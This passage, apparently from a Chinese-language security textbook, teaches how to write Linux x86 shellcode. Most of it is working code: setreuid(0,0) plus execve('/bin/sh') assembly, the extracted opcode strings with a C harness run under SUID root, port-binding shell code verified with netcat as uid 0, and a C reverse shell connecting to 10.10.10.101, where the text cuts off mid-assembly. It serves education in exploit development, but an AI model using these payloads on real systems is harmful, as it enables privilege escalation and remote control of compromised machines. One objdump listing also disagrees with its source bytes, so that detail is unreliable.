读者可以看到，函数首先将用户参数加载到 `ebx`（本例是 0）。接下来，`_exit+11` 这一行将 0x1 加载到 `eax`，然后是 `_exit+16` 一行发出的中断（`int $0x80`）。注意，编译器添加了对 `exit_group` 的补充调用（0xfc 或系统调用 252）。`exit_group()` 调用看起来好像是为了保证当前进程离开所在的线程组，但目前没有文档说明具体的原因，这是那些为这个特定的 Linux 发布版本打包 `libc` 的杰出人士所为。尽管本例中这可能是适当的，但我们不能在 `shellcode` 中由编译器引入额外的函数调用，这也是读者需要学习用汇编语言编写 `shellcode` 的原因。

迁移到汇编语言

考察上述的汇编代码，读者会注意到没有什么魔法。实际上，读者只使用汇编，也可以重写 `exit(0)` 函数调用：

```

$cat exit.asm
section .text ; 汇编代码 code section 的开始
global _start
274
_start:
; 防止链接器抱怨或猜测
xor eax, eax ; 将 eax 寄存器清零
xor ebx, ebx ; 将 ebx 寄存器清零
mov al, 0x01 ; 仅影响一个字节，不填充其余 24 位
int 0x80 ; 调用内核执行系统调用

```

笔者省去了 `exit_group(0)` 系统调用，因为没什么必要。



注意：后文中有一点会变得比较重要：需要从十六进制操作码中清除 NULL 字符，以防这些字符使字符串过早地结束。笔者这里使用了指令 `mov al, 0x01` 来清除 NULL 字节。该指令转换为十六进制是 `B8 01 00 00 00`，这是因为该指令会自动补齐到 4 字节。在本例中，由于只须复制 1 字节，因此使用了 `eax` 的 8 位等价形式。



注意：如果将某个数字与自身异或，将得到 0。这要优于 `move ax, 0` 之类的指令，因为后者会导致操作码中出现 NULL 字节，而此时如果将 `shellcode` 放到字符串中，NULL 会过早地结束字符串。

在下一节中，笔者将把已经讨论过的各个部分整合起来。

汇编、链接和测试

在写好汇编文件后，可以用 `nasm` 进行汇编，用 `ld` 链接，最后执行文件，如下：

```
$nasm -f elf exit.asm
$ ld exit.o -o exit
$ ./exit
$
```

没发生什么，因为我们只是调用了 `exit(0)`，优雅退出了进程。幸运的是，还有另一种方法可以验证。

用 `strace` 验证

类似于前一个例子，读者也需要验证二进制代码，以确保执行了正确的系统调用。`strace` 对此很有用：

```
$ strace ./exit
execve("./exit", [./exit], [/* 26 vars */]) = 0
_exit(0) = ?
```

可以看到，其间执行了 `_exit(0)` 系统调用。现在，我们尝试另一个系统调用。

10.1.3 `setreuid` 系统调用

第 8 章讨论过，攻击的目标通常是某个 SUID 程序。但写得很好的 SUID 程序会在不必要时丢弃过高的特权。在这种情况下，则需要在获取控制权之前恢复特权。`setreuid` 系统调用则被用来恢复（设置）进程的真实和有效的用户 ID。

`setreuid` 参数

要记住，要获取的最高特权是 `root(0)`。`setreuid(0,0)` 系统调用的参数如下：

- `eax` `0x46`，因为是第 70 号系统调用（参看上述的 `unistd.h` 文件）。
- `ebx` 第一个参数，真实的用户 ID（`ruid`），本例中是 `0x0`。
- `ecx` 第二个参数，有效用户 id（`euid`），本例中是 `0x0`。

这一次，我们将直接从汇编开始。

从汇编开始

下列汇编文件将执行 `setreuid(0,0)` 系统调用：

```
$ cat setreuid.asm
section .text ; 汇编代码 code section 的开始
global _start ; 声明一个全局标号
_start:      ; 防止链接器抱怨或猜测

xor eax, eax ; 将 eax 寄存器清零, 准备执行下一行
mov al, 0x46 ; 将系统调用值设置为十进制的 70 或十六进制的 46, 一个字节
xor ebx, ebx ; 清除 ebx 寄存器, 设置为 0
xor ecx, ecx ; 清除 ecx 寄存器, 设置为 0
int 0x80    ; 调用内核执行系统调用

mov al, 0x01 ; 将系统调用号设置为 1, 以便调用 exit()
int 0x80    ; 调用内核执行系统调用
```

读者可以看到,我们只需装载寄存器并调用 `int 0x80`。这里是用 `exit(0)` 结束函数调用的,这样做可以简化处理过程,因为 `ebx` 中已经是 `0x0`。

汇编、链接和测试

照例,用 `nasm` 汇编源文件,用 `ld` 链接,然后执行二进制文件:

```
$ nasm -f elf setreuid.asm
$ ld -o setreuid setreuid.o
$ ./setreuid
$
```

用 `strace` 验证

同样,很难断定程序执行了哪些操作,用 `strace` 来解决:

```
$ strace ./setreuid
execve("./setreuid", [./setreuid], [/* 26 vars */]) = 0
setreuid(0, 0) = 0
_exit(0) = ?
```

正如我们预期的那样!

10.1.4 在 Shellcode 中用 `execve` 建立新的 shell

在 Linux 系统上有几种方法可用于执行程序。使用最多的一个方法是调用 `execve`。对于我们而言,是使用 `execve` 执行 `/bin/sh` 程序。

`execve` 系统调用

在本章开始的帮助手册中讨论过,如果想要执行 `/bin/sh` 程序,则需要调用如下的系统调用:

```

char * shell[2]; // 建立一个临时的数组，由两个字符串组成
    shell[0]="/bin/sh"; // 数组的第一个元素设置为"/bin/sh"
    shell[1]="0"; // 第二个元素设置为 NULL
execve(shell[0], shell , NULL) // 实际调用 execve

```

上述系统调用中，第二个参数是一个包含两个元素的数组，第一个元素是字符串"/bin/sh"，而第二个则是 NULL。因此，execve("/bin/sh", ["/bin/sh", NULL], NULL)系统调用的参数如下：

- eax 0xb，对应于第 11 号系统调用（实际上是将 al 设置为 0xb，以便从操作码中消除 NULL）
- ebx char * 指针，指向内存中某个字符串"/bin/sh"。
- ecx char * argv[]，字符串数组，第一个元素是 ebx 指向的字符串系统，而最后一个元素为 NULL。
- edx 0x0，因为 char * env [] 参数可以为 NULL。

其中比较有技巧的部分是"/bin/sh"字符串的构造以及对其地址的使用。我们将使用一种精巧的方法，将字符串分为两块放置在栈上，然后使用栈的地址来构建寄存器值。

从汇编开始

下列汇编代码将执行 setreuid(0,0)，然后调用 execve "/bin/sh"：

```

$ cat sc2.asm
section .text ; 汇编代码 code section 的开始
global _start ; 声明一个全局标号
_start: ; 请习惯代码标号的使用

; setreuid (0,0) ; 正像我们已经看到的...
xor eax, eax ; 将 eax 寄存器清零，准备执行下一行
mov al, 0x46 ; 将系统调用号设置为十进制的 70 或十六进制的 46，一个字节
xor ebx, ebx ; 清除 ebx 寄存器
xor ecx, ecx ; 清除 ecx 寄存器
int 0x80 ; 调用内核执行系统调用

; 用 execve 执行 shellcode
xor eax, eax ; 清除 eax 寄存器，设置为 0
push eax ; 将 eax 的值，即 NULL，压栈
push 0x68732f2f ; 将' //sh '压栈，用' / '补齐
push 0x6e69622f ; 将/bin压栈，注意字符串是反向的
mov ebx, esp ; 因为 esp 现在指向" /bin/sh "，将 esp 写入到 ebx
push eax ; eax 仍然为 NULL，用于结束栈上的 char **argv
push ebx ; 仍然需要一个指针，指向' /bin/sh '的地址，使用 ebx
mov ecx, esp ; 现在 esp 保存了 argv 的地址，将该地址写入到 ecx

```

```

xor edx, edx      ; 将 edx 设置为零 (NULL), 不是必要的
mov al, 0xb       ; 将系统调用号设置为十进制的 11 或十六进制的 b, 一个字节
int 0x80          ; 调用内核执行系统调用

```

如上所示, 将/bin/sh 字符串反向压栈, 首先压入表示字符串结束的 NULL, 接下来是 //sh (4 字节用于对齐, 第二个字节没有作用)。最后, 将/bin 压栈。此时, 所需的数据都已经在栈上就位, 因此 esp 现在指向/bin/sh 的位置。剩下的只不过需要优雅地使用栈和寄存器值, 以设置 execve 系统调用的参数。

汇编、链接和测试

接下来, 我们用 nasm 汇编、ld 链接并将该程序设置为 SUID 模式且执行, 以检验我们的 shellcode:

```

$ nasm -f elf sc2.asm
$ ld -o sc2 sc2.o
$ sudo chown root sc2
$ sudo chmod +s sc2
$ ./sc2
sh-2.05b# exit
exit
$

```

好! 能够工作了!

抽取十六进制操作码 (shellcode)

还要记住, 为了在漏洞内部使用我们的新程序, 还需要将我们的程序放置到一个字符串内部。为获得十六进制操作码, 只需使用 objdump 工具和 -d 参数进行反汇编:

```

$ objdump -d ./sc2

./sc2:      file format elf32-i386

Disassembly of section .text:

08048080   <_start>:
8048080       31 c0          xor     %eax,%eax
8048082       b0 46         mov     $0x46,%al
8048084       31 db         xor     %ebx,%ebx
8048086       31 c9         xor     %ecx,%ecx
8048088       cd 80         int     $0x80
804808a       31 c0         xor     %eax,%eax
804808c       50           push   %eax
804808d       68 2f 2f 73 68 push   $0x68732f2f
8048092       68 2f 62 69 6e push   $0x6e69622f

```

```

8048097      89  e3      mov     %esp,%ebx
8048099      50          push   %eax
804809a      53          push   %ebx
804809b      89  e1      mov     %esp,%ecx
804809d      31  d2      xor     %edx,%edx
804809f      b0  0b      mov     $0xb,%al
80480a1      cd  80      int    $0x80
$

```

在上述输出中，最重要的事情是确认十六进制操作码中不存在 NULL 字符（\x00）。如果存在任一 NULL 字符，那么将 shellcode 放置到字符串中，在攻击期间进行注入操作时会失败。



注意：objdump 的输出是以 AT&T 格式（gas）提供的。第 7 章讨论过，我们可以很容易地在两种格式之间转换（gas 和 nasm）。对我们编写的代码和反汇编得到的 gas 格式汇编代码之间进行细致的比较，最后的结果是没有差别。

测试 shellcode

为保证我们的 shellcode 在放置到字符串中可以执行，需要构造以下测试程序。注意字符串（sc）分解为不同行的方式，每一行都是一个汇编指令。这有助于理解，在初学时应当养成这种好习惯。

```

$ cat sc2.c
char sc[] = //whitespace, such as carriage returns don't matter
// setreuid(0,0)
"\x31\xc0" // xor %eax,%eax
"\xb0\x46" // mov $0x46,%al
"\x31\xdb" // xor %ebx,%ebx
"\x31\xc9" // xor %ecx,%ecx
"\xcd\x80" // int $0x80
// 用 execve 执行 shellcode
"\x31\xc0" // xor %eax,%eax
"\x50" // push %eax
"\x68\x2f\x2f\x73\x68" // push $0x68732f2f
"\x68\x2f\x62\x69\x6e" // push $0x6e69622f
"\x89\xe3" // mov %esp,%ebx
"\x50" // push %eax
"\x53" // push %ebx
"\x89\xe1" // mov %esp,%ecx
"\x31\xd2" // xor %edx,%edx
"\xb0\x0b" // mov $0xb,%al
"\xcd\x80"; // int $0x80 (;)字符串终止
main()

```

```
{
    void (*fp) (void);    //声明一个函数指针, fp
    fp = (void *)sc;     //将 fp 指向我们的 shellcode
    fp() ;               //执行该函数 (shellcode)
}
```

该程序首先将十六进制操作码 (shellcode) 放置到一个缓冲区 sc[] 中。接下来, main 函数分配了一个函数指针 fp (只需 4 字节整数的空间, 用作指向一个函数的地址指针), 然后将函数指针设置为 sc[] 的起始地址。最后, 执行函数 (我们的 shellcode)。

现在编译并测试代码:

```
$ gcc -o sc2 sc2.c
$ sudo chown root sc2
$ sudo chmod +s sc2
$ ./sc2
sh-2.05b# exit
exit
```


不出所料, 获得了同样的结果。祝贺读者, 你现在可以编写自己的 shellcode 了!

参考文献

- [1] Aleph One, "Smashing the Stack" www.mindsec.com/files/p49-14.txt
- [2] Murat Balaban, "Designing Shellcode Demystified" www.Linuxsecurity.com/feature_stories/feature_story-122.html
- [3] Jon Erickson, Hacking: The Art of Exploitation (San Francisco: No Starch Press, 2003)
- [4] Koziol et al., The Shellcoder's Handbook (Indianapolis: Wiley Publishing, 2004)

10.2 绑定到端口的 shellcode

在某些攻击中, 让 shellcode 打开一个端口并将一个 shell 绑定到该端口, 可能会很有帮助。这使得攻击者不再需要依赖当初进入系统所用的端口, 而且获得了进入系统的有效后门, 如下图所示。



10.2.1 Linux socket 编程

Linux socket 编程这个主题，即使不需要整本书，也至少需要一章来说明。但对于初学者而言，起步时只需要了解少量的知识。Linux socket 编程的精巧细节超出了本书的范围，这里只提供简要的描述。

用 C 程序建立 socket

在 C 语言中，建立 socket 需要在源代码中包含以下头文件：

```
#include<sys/socket. h> //构造 socket 所需的库
#include<netinet/in.h> //定义 sockaddr 结构
```

在建立 socket 时，需要理解的第一个概念是字节序。

IP 网络使用网络字节序

在此前我们了解到，在 Linux 系统上编程时，数据在内存中的存储方式是低位字节在前，这称为低字节在前表示法（little-endian notation）。在读者习惯了这种表示法后，现在则需要理解 IP 网络的表示方式是高位字节在前，这称为网络字节序（network byte order）。实际上，这并不困难，读者只需记住，在向网络连接写入数据之前，需要将字节反序为网络字节序。

建立 socket 时，需要理解的第二个概念是 sockaddr 结构。

sockaddr 结构

在 C 程序中，结构用来定义一个对象，该对象的各个特征分别由不同的变量表示。这些特征或变量可能会改变，而对象也可以作为参数传递给函数。用于建立 socket 的基本结构称作 sockaddr。sockaddr 结构看起来如下：

```
struct sockaddr {
    unsigned short sa_family;          /*地址族*/
```

```

    char          sa_data[14];          /*地址数据*/
};

```

基本思想是建立一块内存来保存 socket 的所有关键信息，包括使用的地址族类型（本例中是 IP，即 Internet Protocol）、IP 地址和使用的端口。后两个要素保存在 sa_data 字段中。

为更有效地访问该结构的各个字段，还有一个较新版本的 sockaddr：sockaddr_in。sockaddr_in 结构看起来如下：

```

struct sockaddr_in {
    short int          sin_family      /* 地址族 */
    unsigned short int sin_port;      /* 端口号 */
    struct in_addr     sin_addr;      /* Internet 地址 */
    unsigned char      sin_zero[8];   /* 8 个 NULL 字节，用于 IP 的补齐 */
};

```

该结构的前三个字段必须在用户建立 socket 之前定义。我们使用的地址族为 0x2，对应于 IP（网络字节序）。端口号只不过是使用的端口的十六进制表示。Internet 地址是通过将 IP 从第四个字节开始的各个字节（均为十六进制表示）反序得到的。例如，127.0.0.1 会转换为 0x0100007F。sin_addr 字段如果为 0，则指定了所有的本地地址。sin_zero 字段只是通过添加 8 个 NULL 字节，来补齐结构的长度。这看起来有点唬人，但实际上我们只需知道该结构是一块内存，用来存储地址族类型、端口和 IP 地址即可。很快，我们将使用栈来构建该内存块。

socket

socket 定义为，一个端口和一个 IP 到一个进程的绑定。在本书中，我们通常最感兴趣的情况是，在一个系统上，将一个命令 shell 进程绑定到特定的端口和 IP。

建立一个 socket 的基本步骤如下（包括了 C 函数调用）：

1. 建立一个基本的 IP socket：

```
server=socket(2,1,0)
```

2. 用 IP 和端口建立一个 sockaddr_in 结构：

```

struct sockaddr_in serv_addr; //保存 IP/端口值的结构
serv_addr.sin_addr.s_addr=0; //将 socket 的地址设置为所有的本地 IP
serv_addr.sin_port=0xBBBB; //设置 socket 的端口，本例中为 48059
serv_addr.sin_family=2; //设置协议族：IP

```

3. 将端口和 IP 绑定到该 socket：

```
bind(server,(struct sockaddr *)&serv_addr,0x10)
```

4. 以监听模式启动 socket；打开端口并等待连接：

```
listen(server, 0)
```

5. 当有连接时，向客户端返回一个句柄：

```
client=accept(server, 0, 0)
```

6. 将返回的连接句柄，复制到 stdin、stdout 和 stderr：

```
dup2(client, 0), dup2(client, 1), dup2(client, 2)
```

7. 调用普通的 execve 来执行 shellcode，像 10.1 节那样：

```
char * shell[2]; //建立一个临时的数组，由两个字符串组成
shell[0]="/bin/sh"; //数组的第一个元素设置为"/bin/sh "
shell[1]="0"; //第二个元素设置为 NULL
execve(shell[0], shell, NULL) //实际调用 execve
```

port_bind.c

为示范如何建立 socket，我们编写一个简单的 C 程序：

```
$ cat ./port_bind.c
#include<sys/socket.h> //构造 socket 所需的库
#include<netinet/in.h> //定义 sockaddr 结构
int main()
{
    char * shell[2]; //用于 execve 调用
    int server,client; //文件描述符句柄
    struct sockaddr_in serv_addr; //保存 IP/端口值的结构

    server=socket(2,1,0); //建立一个本地 IP socket，类型为 stream(即 TCP)
    serv_addr.sin_addr.s_addr=0; //将 socket 的地址设置为所有本地地址
    serv_addr.sin_port=0xBBBB; //设置 socket 的端口，这里是 48059
    serv_addr.sin_family=2; //设置协议族：IP
    bind(server,(struct sockaddr *)&serv_addr,0x10); //绑定 socket
    listen(server,0); //进入监听状态，等待连接
    client=accept(server,0,0); //当有连接时，向客户端返回句柄
    /*将 client 句柄连接到 stdin、stdout、stderr */
    dup2(client,0); //将 stdin 连接 client
    dup2(client,1); //将 stdout 连接到 client
    dup2(client,2); //将 stderr 连接到 client
    shell[0]="/bin/sh"; //execve 的第一个参数
    shell[1]=0; //数组的第二个元素为 NULL，表示数组结束
    execve(shell[0],shell,0); //建立一个 shell
}
```

该程序设置了一些变量供后续使用，包括 `sockaddr_in` 结构。初始化 `socket` 之后，句柄返回到 `server` 变量（整数充当句柄）。接下来，设置 `sockaddr_in` 结构的各个属性字段。`sockaddr_in` 结构和 `server` 句柄会一同传递给 `bind` 函数（该函数将进程、端口、IP 绑定到一起）。接下来，`socket` 会被设置为监听状态，在绑定的端口上等待连接。当出现连接时，程序将使用 `client` 句柄返回表示该连接的 `socket` 句柄。这样可以将服务器的 `stdin`、`stdout` 和 `stderr` 复制到客户端，使得客户端能够与服务器通信。最后，会创建一个 `shell`，并将其返回到客户端。

10.2.2 建立 socket 的汇编程序

综述前一节的内容，建立 `socket` 的基本步骤如下：

- `server=socket(2,1,0)`
- `bind(server,(struct sockaddr *)&serv_addr,0x10)`
- `listen(server, 0)`
- `client=accept(server, 0, 0)`
- `dup2(client, 0), dup2(client, 1), dup2(client, 2)`
- `execve "/bin/sh"`

在转向汇编之前，只剩下一件事情需要了解。

socketcall 系统调用

在 Linux 中，`socket` 是通过使用 `socketcall` 系统调用（102）实现的。`socketcall` 系统调用有两个参数。

- `ebx` 整数值，定义在 `/usr/include/net.h` 中。为建立一基本的 `socket`，只需要：
 - `SYS_SOCKET` 1
 - `SYS_BIND` 2
 - `SYS_CONNECT` 3
 - `SYS_LISTEN` 4
 - `SYS_ACCEPT` 5
- `ecx` 一个指针，指向一个参数数组，用于所调用的特定函数。

无论读者是否相信，现在所有用于编写汇编 `socket` 程序的知识都已经传授给你。

port_bind_asm.asm

有了上述信息之后,我们即可建立一个基本的汇编程序,将 48059 端口绑定到 localhost IP,并等待连接。在获得一连接后,该程序会产生一个 shell,并将该 shell 提供给连接的客户端。



注意:以下的代码看起来唬人,但实际上相当简单。读者可以查阅前几节的内容,特别是上一节,就可知道实际上我们只是在进行系统调用而已(一个接一个)。

```
# cat ./port_bind_asm.asm
BITS 32
section .text
global _start
_start:
xor eax,eax           ;清空 eax
xor ebx,ebx           ;清空 ebx
xor edx,edx           ;清空 edx

;server=socket(2,1,0)
push  eax             ;socket 的第三个参数:0
push  byte 0x1        ;socket 的第二个参数:1
push  byte 0x2        ;socket 的第一个参数:2
mov   ecx,esp         ;将数组的地址设置为 socketcall 的第二个参数
inc   bl              ;将 socketcall 的第一个参数设置为 1
mov   al,102          ;调用 socketcall,分支调用号为 1:SYS_SOCKET
int   0x80            ;进入核心态,执行系统调用
mov   esi,eax         ;将返回值(eax)存储到 esi 中(即 server 句柄)

;bind(server,(struct sockaddr *)&serv_addr,0x10)
push  edx             ;仍然为零,用作接下来压栈的数据的结束符
push  long 0xB BBBB02BB ;建立结构,端口:0xB BBBB, sin.family:02,一个字节的
                        ;任意值:BB
mov   ecx,esp         ;将结构的地址(在栈上),复制到 ecx
push  byte 0x10       ;开始 bind 的参数,首先将 1 个字节长度的数据 16(长度)压栈
push  ecx             ;在栈上保存结构的地址
push  esi             ;将文件描述符 server(现在是 esi)保存到栈
mov   ecx,esp         ;将数组的地址设置为 socketcall 的第二个参数
inc   bl              ;将 bl 设置为 2, socketcall 的第一个参数
mov   al,102          ;调用 socketcall,分支调用号为 2:SYS_BIND
int   0x80            ;进入核心态,执行系统调用

;listen(server, 0)
push  edx             ;仍然为零,用来作为接下来压栈的数据的结束符
push  esi             ;文件描述符 server(esi)压栈
```

```
mov     ecx,esp           ;将数组的地址设置为 socketcall 的第二个参数
mov     bl,0x4           ;将 bl 设置为 4, socketcall 的第一个参数
mov     al,102          ;调用 socketcall, 分支调用号为 4: SYS_LISTEN
int     0x80            ;进入核心态, 执行系统调用

;client=accept(server, 0, 0)
push   edx              ;仍然为零, 将 accept 的第三个参数压栈
push   edx              ;仍然为零, 将 accept 的第二个参数压栈
push   esi              ;将 server 文件描述符压栈
mov     ecx,esp         ;将参数数组的地址放置到 ecx 中, 用作 socketcall 的
                        ;第二个参数
inc     bl              ;将 bl 设置为 5, 用作 socketcall 的第一个参数
mov     al,102          ;调用 socketcall, 分支调用号为 5: SYS_ACCEPT
int     0x80            ;进入核心态, 执行系统调用

; 为 dup2 命令作准备, 将 client 文件句柄保存到 ebx
mov     ebx,eax         ; 将返回的文件描述符 client 复制到 ebx

;dup2(client, 0)
xor     ecx,ecx         ;清空 ecx
mov     al,63           ;将系统调用的第一个参数设置为 63: dup2
int     0x80            ;进行系统调用

;dup2(client, 1)
inc     ecx             ;ecx 设置为 1
mov     al,63           ;准备进行系统调用: dup2:63
int     0x80            ;进行系统调用

;dup2(client, 2)
inc     ecx             ;ecx 设置为 2
mov     al,63           ;准备进行系统调用: dup2:63
int     0x80            ;进行系统调用

;标准的 execve("/bin/sh"...
push   edx
push   long 0x68732f2f
push   long 0x6e69622f
mov     ebx,esp
push   edx
push   ebx
mov     ecx,esp
mov     al, 0x0b
int   0x80
#
```

上面的汇编代码是比较长的, 但读者应该可以理解其含义。



注意：端口 0xBBBB = 十进制 48059。可以随意改变该值，连接到读者喜欢的端口。

汇编源文件，链接程序，并执行二进制文件。

```
# nasm -f elf port_bind_asm.asm
# ld -o port_bind_asm port_bind_asm.o
# ./port_bind_asm
```

此时，我们应该已经打开了一个端口：48059。我们打开另一个命令 shell 以便确认：

```
# netstat -pan |grep port_bind_asm
tcp      0      0 0.0.0.0:48059      0.0.0.0:*          LISTEN
10656/port_bind
```

看起来不错，现在启动 netcat，连接到刚才建立的 socket。发一个用于测试的命令。

```
# nc localhost 48059
id
uid=0(root) gid=0(root) groups=0(root)
```

是的，工作与我们预期完全相同。现在，可以笑一笑、自我满足一下了，任务已经完成了。

10.2.3 测试 shellcode

最后，我们需要确认绑定到端口的 shellcode。此处，我们需要小心地抽取十六进制操作码，并将 shellcode 放到字符串中并执行，以测试 shellcode。

抽取十六进制操作码

这一次，我们仍然求助于 objdump 工具：

```
$objdump -d ./port_bind_asm
port_bind:      file format elf32-i386
Disassembly of section .text:
08048080  <_start>:
8048080:  31  c0                xor    %eax,%eax
8048082:  31  db                xor    %ebx,%ebx
8048084:  31  d2                xor    %edx,%edx
8048086:  50                    push  %eax
8048087:  6a  01                push  $0x1
8048089:  6a  02                push  $0x2
804808b:  89  e1                mov   %esp,%ecx
```

```
804808d: fe c3          inc    %bl
804808f: b0 66          mov    $0x66,%al
8048091: cd 80          int    $0x80
8048093: 89 c6          mov    %eax,%esi
8048095: 52            push   %edx
8048096: 68 aa 02 aa aa push   $0xaaaa02aa
804809b: 89 e1          mov    %esp,%ecx
804809d: 6a 10          push   $0x10
804809f: 51            push   %ecx
80480a0: 56            push   %esi
80480a1: 89 e1          mov    %esp,%ecx
80480a3: fe c3          inc    %bl
80480a5: b0 66          mov    $0x66,%al
80480a7: cd 80          int    $0x80
80480a9: 52            push   %edx
80480aa: 56            push   %esi
80480ab: 89 e1          mov    %esp,%ecx
80480ad: b3 04          mov    $0x4,%bl
80480af: b0 66          mov    $0x66,%al
80480b1: cd 80          int    $0x80
80480b3: 52            push   %edx
80480b4: 52            push   %edx
80480b5: 56            push   %esi
80480b6: 89 e1          mov    %esp,%ecx
80480b8: fe c3          inc    %bl
80480ba: b0 66          mov    $0x66,%al
80480bc: cd 80          int    $0x80
80480be: 89 c3          mov    %eax,%ebx
80480c0: 31 c9          xor    %ecx,%ecx
80480c2: b0 3f          mov    $0x3f,%al
80480c4: cd 80          int    $0x80
80480c6: 41            inc    %ecx
80480c7: b0 3f          mov    $0x3f,%al
80480c9: cd 80          int    $0x80
80480cb: 41            inc    %ecx
80480cc: b0 3f          mov    $0x3f,%al
80480ce: cd 80          int    $0x80
80480d0: 52            push   %edx
80480d1: 68 2f 2f 73 68 push   $0x68732f2f
80480d6: 68 2f 62 69 6e push   $0x6e69622f
80480db: 89 e3          mov    %esp,%ebx
80480dd: 52            push   %edx
80480de: 53            push   %ebx
80480df: 89 e1          mov    %esp,%ecx
286
80480e1: b0 0b          mov    $0xb,%al
80480e3: cd 80          int    $0x80
```

目测检查，可以确认操作码中没有 NULL 字符（\x00），因此应该没有问题。现在启动你喜爱的编辑器（可以是 vi）并将操作码输入到 shellcode 中。

```
port_bind_sc.c
```

与以前相同，为测试 shellcode，我们会将其放入字符串中，并运行一个简单的测试程序来执行 shellcode：

```
# cat port_bind_sc.c

char sc[] = // 我们新的绑定到端口的 shellcode，为节省纸面空间，都在此处给出
    "\x31\xc0\x31\xdb\x31\xd2\x50\x6a\x01\x6a\x02\x89\xe1\xfe\xc3\xb0"
    "\x66\xcd\x80\x89\xc6\x52\x68\xbb\x02\xbb\xbb\x89\xe1\x6a\x10\x51"
    "\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\x52\x56\x89\xe1\xb3\x04\xb0"
    "\x66\xcd\x80\x52\x52\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\x89\xc3"
    "\x31\xc9\xb0\x3f\xcd\x80\x41\xb0\x3f\xcd\x80\x41\xb0\x3f\xcd\x80"
    "\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89"
    "\xe1\xb0\x0b\xcd\x80 " ;

main(){
    void (*fp) (void); // 声明一个函数指针 fp
    fp = (void *)sc; // 将 fp 指向我们的 shellcode
    fp(); // 执行该函数 (shellcode)
}
```

编译程序并运行：

```
# gcc -o port_bind_sc port_bind_sc.c
# ./port_bind_sc
```

下面，在另一个 shell 中验证 socket 正处于监听状态。回想一下，我们在 shellcode 中使用了端口 0xBBBB，因此应该看到端口 48059 是打开的。

```
# netstat -pan |grep port_bind_sc
tcp        0      0 0.0.0.0:48059      0.0.0.0:*          LISTEN
2132 6/port_bind_sc
```



警告：在测试本程序和本章中的其他程序时，如果读者反复运行，可能会得到 TIME WAIT 或 FIN WAIT 状态。读者需要等待内部的内核 TCP 计时器超时，如果等不及，也可以换用另一个端口。

最后，切换到普通用户并连接：

```
# su joeuser
$ nc localhost 48059
id
```

```
uid=0(root) gid=0(root) groups=0(root)
exit
$
```


成功了！

参考文献

- [1] Smiler, "The Art of Writing Shellcode" www.mindsec.com/files/art-shellcode.txt
- [2] Zillion, "Writing Shellcode" www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html
- [3] Sean Walton, Linux Socket Programming (Indianapolis: SAMS Publishing, 2001)

10.3 反向连接的 shellcode

上一节的内容不错，但如果有漏洞的系统处于防火墙之后，攻击者无法通过新的端口连接到已经攻破的系统，那又该怎么办呢？此时，攻击者需要使用另一项技术：让被攻破的系统通过特定的 IP 和端口反向连接到攻击者。这称之为反向连接 shell，如下图所示。



10.3.1 用 C 程序反向连接

有个好消息，那就是我们只需对前一节的端口绑定代码做少量修改：

1. 用一个 connect 调用代替 bind、listen 和 accept 函数。
2. 向 sockaddr 结构添加目的地址。
3. 将 stdin、stdout 和 stderr 连接到打开的 socket，而不是前文中的 client 句柄。

这样，反向连接的代码看起来如下：

```
$ cat reverse_connect.c
#include<sys/socket.h>           //与以前相同的包含头文件
#include<netinet/in.h>
```

```

int main()
{
    char * shell[2];
    int soc,remote;           //与上次相同的声明
    struct sockaddr_in serv_addr;

    serv_addr.sin_family=2;   // sockaddr_in 设置相同
    serv_addr.sin_addr.s_addr=0x650A0A0A; //10.10.10.101
    serv_addr.sin_port=0xB888; // 端口 48059
    soc=socket(2,1,0);
    remote = connect(soc,(struct sockaddr*)&serv_addr,0x10);
    dup2(soc,0);              //注意改变,此处是向 socket 复制
    dup2(soc,1);              //注意改变,此处是向 socket 复制
    dup2(soc,2);              //注意改变,此处是向 socket 复制
    shell[0]="/bin/sh";       //用于 execve
    shell[1]=0;
    execve(shell[0],shell,0); //攻击!
}

```



警告：上述代码中的地址和端口是通过硬编码方式设置的。读者如果需要在自己的系统上运行上例，可能需要在编译之前改变上述代码中的 IP。如果读者使用的 IP 的某个字节为 0（例如：127.0.0.1），那么产生的 shellcode 将包含一个 NULL 字节，则无法用于攻击。为创建 IP，只需将各个字节转换为十六进制，并逐字节反向放置即可。

既然已经有了新的 C 代码，我们可以在自己的系统 10.10.10.101 上启动一个监听 shell，来测试代码。

```

$ nc -nlvv -p 48059
listening on [any] 48059 ...

```

-nlvv 参数阻止了 DNS 解析，建立一个监听器，并将 netcat 设置为详细模式。现在，编译新程序并执行它：

```

# gcc -o reverse_connect reverse_connect.c
# ./reverse_connect

```

在监听 shell 中，读者应该看到一个连接。发出一个测试命令：

```

connect to [10.10.10.101] from (UNKNOWN) [10.10.10.101] 38877
id;
uid=0(root) gid=0(root) groups=0(root)

```

能够工作了！

10.3.2 用汇编程序反向连接

前一节的 port_bind_asm.asm 例子，也同样只需要简单地修改，即可得到所需的效果：

```
$ cat ./reverse_connect_asm.asm
BITS 32
section .text
global _start
_start:
xor eax,eax      ;清空 eax
xor ebx,ebx      ;清空 ebx
xor edx,edx      ;清空 edx

;socket(2,1,0)
